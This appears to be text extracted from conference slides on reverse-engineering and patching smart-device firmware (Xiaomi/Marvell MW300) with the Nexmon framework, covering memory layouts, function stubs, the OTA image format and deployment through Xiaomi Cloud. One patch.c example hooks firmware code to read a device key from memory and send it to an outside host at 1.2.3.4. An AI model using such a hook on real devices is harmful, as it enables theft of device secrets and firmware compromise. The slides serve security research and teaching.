
Binary Patching: Goals



Binary Patching: Goals




Binary Patching: Goals



Binary Patching: Goals

- Modify **program flow**
- **Add** additional code
- Use **existing functions**



Binary Patching: Why can it be hard?

- **Overwrite** branch instructions
New Address = Value of PC + Offset (on ARM)
- Write new code in **assembly**
- Model **address space** (RAM / ROM / free space)
- Call **existing functions**
- Handle **different** firmware **versions** and **devices**

nexmon

Binary Patching: Nexmon Framework

definitions.mk


```
1 NEXMON_CHIP=CHIP_VER_MW300_COLORBULB1
2 NEXMON_FW_VERSION=FW_VER_MW300_COLORBULB1_141_56
3
4 NEXMON_ARCH=armv7-m
5
6 RAM_FILE=ram.bin
7 RAMSTART=0x1f0032e0
8 RAMSIZE=0x48FB0
9
10 PATCHSTART=0x1F04C290
11 PATCHSIZE=0x500
```

Prerequisite: Know memory layout

Binary Patching: Nexmon Framework

definitions.mk

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


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Binary Patching: Nexmon Framework

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


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Binary Patching: Nexmon Framework





wrapper.c

```
1 AT(CHIP_VER_MW300_LED, FW_VER_MW300_LED_141_40, 0x1F01ABF4)
2 AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_150, 0x1F045890)
3 AT(CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56, 0x1F01AD94)
4 int
5 send_over_http(const char *url_str)
6 RETURN_DUMMY
```

Prerequisite: Know function names and signature

Binary Patching: Nexmon Framework

Get function names:



VS



Compile Example Project
with debug symbols

Load binary
into IDA

Use Bindiff to apply
function names

Binary Patching: Nexmon Framework


Putting it all together: Write your patch code in C
patch.c

```
1 // Patch code
2 void
3 hook(char *buffer, int a, const char *format, ...) {
4     const char *key = (const char *) 0x200003AE;
5     snprintf(hookbuffer, 140, "http://1.2.3.4/key.php?key=%s", key);
6     send_over_http(hookbuffer);
7 }
8
9 // Overwrite original branch
10 __attribute__((at(0x1F015036, "", CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56)))
11 BLPatch(hook, hook);
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Binary Patching: Nexmon Framework

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Preparing the modified binary (Marvell)

- Preliminary approach for lightbulbs **SPI** done by Uri Shaked*
- But SPI format **!=** OTA format

Byte	0-3	4-7	8-11	12-15	16-19
	Magic	Magic	Timestamp	# of segments	entry address
0x00000000	4D 52 56 4C "MRVL"	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F 0x1f003719
	segment magic	offset in file	size of segment	mem addr	checksum
0x00000014	02 00 00 00	C8 00 00 00 0xc8	50 36 00 00 0x3650	00 00 10 00 0x100000	20 C8 51 7D
	segment magic	offset in file	size of segment	mem addr	checksum
0x00000028	02 00 00 00	18 37 00 00 0x3718	28 15 08 00 0x81528	18 37 00 1F 0x1f003718	0A 11 25 85
	segment magic	offset in file	size of segment	mem addr	checksum
0x0000003C	02 00 00 00	40 4C 08 00 0x84c40	54 19 00 00 0x1954	40 00 00 20 0x20000040	FB 5F ED 39

* <https://hackernoon.com/inside-the-bulb-adventures-in-reverse-engineering-smart-bulb-firmware-1b81ce2694a6>

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	segment magic	offset in file	size of segment	mem addr	checksum
0x00000014	02 00 00 00	C8 00 00 00 0xc8	50 36 00 00 0x3650	00 00 10 00 0x100000	20 C8 51 7D
	segment magic	offset in file	size of segment	mem addr	checksum
0x00000028	02 00 00 00	18 37 00 00 0x3718	28 15 08 00 0x81528	18 37 00 1F 0x1f003718	0A 11 25 85
	segment magic	offset in file	size of segment	mem addr	checksum
0x0000003C	02 00 00 00	40 4C 08 00 0x84c40	54 19 00 00 0x1954	40 00 00 20 0x20000040	FB 5F ED 39

- Dennis wrote a script for that + Mediatek OTA format 😊

Applying the modified firmware




Xiaomi Cloud



Applying the modified firmware



Xiaomi Cloud




Applying the modified firmware




Xiaomi Cloud




Applying the modified firmware




Applying the modified firmware



